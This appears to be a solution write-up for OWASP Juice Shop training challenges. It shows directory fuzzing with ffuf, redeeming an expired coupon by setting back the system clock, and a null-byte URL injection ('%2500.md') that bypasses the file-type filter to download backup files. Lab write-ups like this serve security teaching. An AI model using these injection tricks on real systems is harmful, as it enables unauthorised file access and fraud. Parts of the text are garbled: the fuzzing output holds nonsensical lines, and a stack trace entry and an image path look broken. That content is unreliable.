'none' Feature-Policy: payment 'self' X-Recruiting: /#/jobs Date: Sun, 24 Nov 2024 09:37:45 GMT Via: 1.1 vegur -----[REDACTED]-----</pre>

You successfully solved a challenge: Upload Type (Upload a file that has no .pdf or .zip extension.)

Complaint

Customer

Message
asdl


Max: 160 characters 4/160

Invoice: No file selected.

Access Log

Difficulty	Description	Category
****	Gain access to any access log file of the server.	Sensitive Data Exposure

```
└$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://localhost:3000/support/FUZZ -fs 3748
Filter settings: Hiding CSS, Image and general binary content
#   ✓ Method Params Edited Status code Length MIME
#   ✓ GET    Params Edited Status code Length MIME
152 http://localhost:3000/socket.io/?EIO=4&transport=poll... ✓ 200 4186 HTML
151 http://localhost:3000/socket.io/?EIO=4&transport=poll... ✓ 200 4186 HTML
150 http://localhost:3000/socket.io/?EIO=4&transport=poll... ✓ 200 4186 HTML
149 http://localhost:3000/socket.io/?EIO=4&transport=poll... ✓ 200 4186 HTML
148 http://localhost:3000/GET /1000/socket.io/?EIO=4&transport=poll... ✓ 200 4186 HTML
147 httpv2.1.0-dev 0 /1000/socket.io/?EIO=4&transport=poll... ✓ 200 4186 HTML
146 http://localhost:3000/GET /1000/socket.io/?EIO=4&transport=poll... ✓ 200 4186 HTML
145 http://localhost:3000/GET /1000/socket.io/?EIO=4&transport=poll... ✓ 200 4186 HTML
:: Method : GET      ✓ 200 4186 HTML
:: URL: http://localhost:3000/support/FUZZ   ✓ 200 4186 HTML
:: Wordlist: FUZZ: /usr/share/wordlists/dirb/common.txt ✓ 200 4186 HTML
:: Follow redirects : false     ✓ 200 4186 HTML
:: Calibration : false    ✓ 200 4186 HTML
:: Timeout : 10          ✓ 200 4186 HTML
:: Threads : 40          ✓ 200 4186 HTML
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500 ✓ 200 4186 HTML
:: Filter : Response size: 3748   ✓ 200 4186 HTML
1 GET /1000/socket.io/?EIO=4&transport=polling&c=PDUafa HTTP/1.1
[{"ua": "Chromium";v="123";"Net/4.0Build";os="win7"}, {"ua": "Logitech G910", "os": "Windows 10", "version": "1.0.0.0"}, {"ua": "Logitech G910", "os": "Windows 10", "version": "1.0.0.0"}]
```



Expired Coupon

Difficulty	Description	Category
****	Successfully redeem an expired campaign coupon code.	Improper Input Validation

The screenshot shows the OWASP Juice Shop application running in a browser. On the left, there's a product card for "Apple Juice (1000ml)" priced at 1.99€. On the right, the Chrome DevTools Network tab is open, displaying a list of files like index.html, main.js, polyfills.js, runtime.js, vendor.js, and styles.css. A large portion of the main.js file is visible, showing JavaScript code related to the application's logic.

The screenshot shows the EpochConverter website. It features a timestamp input field containing "1732553199". Below it, there are sections for "Convert epoch to human-readable date and vice versa" and "Epoch & Unix Timestamp Conversion Tools". The sidebar on the right contains links for "Pages" (Home, Preferences, Toggle theme), "Tools" (Epoch converter, Batch converter, Time zone converter, etc.), and "Related settings" (Date, time & regional formatting, Add clocks for different time zones). A "Settings" window is also visible in the foreground, showing date and time configuration.

The screenshot shows the Windows Settings app with the "Date & Time" section selected. A "Change date and time" dialog box is open, prompting the user to enter a date (8 March 2019), time (23:49), and time zone ((UTC+05:30) Chennai, Kolkata, Mumbai, New Delhi). The background shows other settings like "Set time automatically" (Off), "Synchronize your clock with a network time server" (Sync now), and "Adjust for daylight saving time automatically" (Off).

OWASP Juice Shop

My Payment Options

Add new card Add a credit or debit card

Pay using wallet Wallet Balance 0.00 Pay 1251.22

Add a coupon Add a coupon code to receive discounts

Coupon * WMNSDY2019

Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam!

10/11 Today Set up your calendars to see where you need to be Get started

Other payment options

You can review this order before it is finalized.

Back Continue

Activate Windows Go to Settings to activate Windows. Hide agenda setup

23:48:01
08 March 2019

OWASP Juice Shop

My Payment Options

Add new card Add a credit or debit card

Pay using wallet Wallet Balance 0.00 Pay 1251.22

Add a coupon Add a coupon code to receive discounts

Your discount of 75% will be applied during checkout.

Coupon *

Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam!

10/11 Today Set up your calendars to see where you need to be Get started

Other payment options

You can review this order before it is finalized.

Back Continue

Activate Windows Go to Settings to activate Windows. Hide agenda setup

23:49:16
08 March 2019

You successfully solved a challenge: Expired Coupon (Successfully redeem an expired campaign coupon code.)

Your order will be delivered in 5 days.

Delivery Address
Test
Test1000, TestCity, Test, 12345
India
Phone Number 1234567890

Order Summary

Product	Price	Quantity	Total Price
Apple Pomegranate	0.99€	1	0.99€
Banana Juice (1000ml)	1.99€	1	1.99€
Apple Juice (1000ml)	1.99€	1	1.99€
Best Juice Shop Salesman Award	5000€	1	5000.00€
		Items	5004.87€
		Delivery	0.00€
		Promotion	3753.65€
		Total Price	1251.22€

Activate Windows
Go to Settings to activate Windows.

Forgotten Developer Backup

Difficulty	Description	Category
****	Access a developer's forgotten backup file.	Sensitive Data Exposure

/ ftp

- quarantine
- coupons_2013.md.bak
- incident-support.kdbx
- order_5267-8c173ff0875e784.pdf
- package.json.bak
- acquisitions.md
- easter gg
- legal.md
- suspicious_errors.yml
- announcement_encrypted.md
- encrypt.pyc
- order_1376-7aca898d13e73ae.pdf
- order_d8d-2919ffef09e703.pdf

403 Error: Only .md and .pdf files are allowed!

```

at verify (/app/build/modules/fileServer.js:55:18)
at /app/build/modules/fileServer.js:39:13
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trimParam (/app/node_modules/express/lib/router/layer.js:320:13)
at /app/node_modules/express/lib/router/index.js:298:9
at param (/app/node_modules/express/lib/router/index.js:365:14)
at param (/app/node_modules/express/lib/router/index.js:365:14)
at Function.process_params (/app/node_modules/express/lib/router/index.js:421:3)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/node_modules/serve-index/index.js:135:16
at /app/node_modules/serve-index/index.js:135:16
at /app/quantum.oncomplete (node:191:21)

```

Null Byte %00 is URL Encode by %2500
%2500.md injected to get download the file.

OWASP Juice Shop (Express ^4.17.1)

Note: Since the application only allows .md and .pdf file to download, the attacker constructs the file name such as " <https://juice-shop.herokuapp.com/ftp/package.json.bak%2500.md>" and hit the URL.

The application reads the .md extension, validate the download, and later throws the end of the string (%2500.md) due to the null byte (%00). The backup file (.bak) is downloaded successfully.

Forgotten Sales Backup

Difficulty	Description	Category
****	Access a salesman's forgotten backup file.	Sensitive Data Exposure

Note: Since the application only allows .md and .pdf file to download, the attacker constructs the file name such as

"https://juiceshop.herokuapp.com/ftp/coupons_2013.md.bak%2500.md" and hit the URL.

The application reads the .md extension, validate the download, and later throws the end of the string (%2500.md) due to the null byte (%00). The backup file (.bak) is downloaded successfully.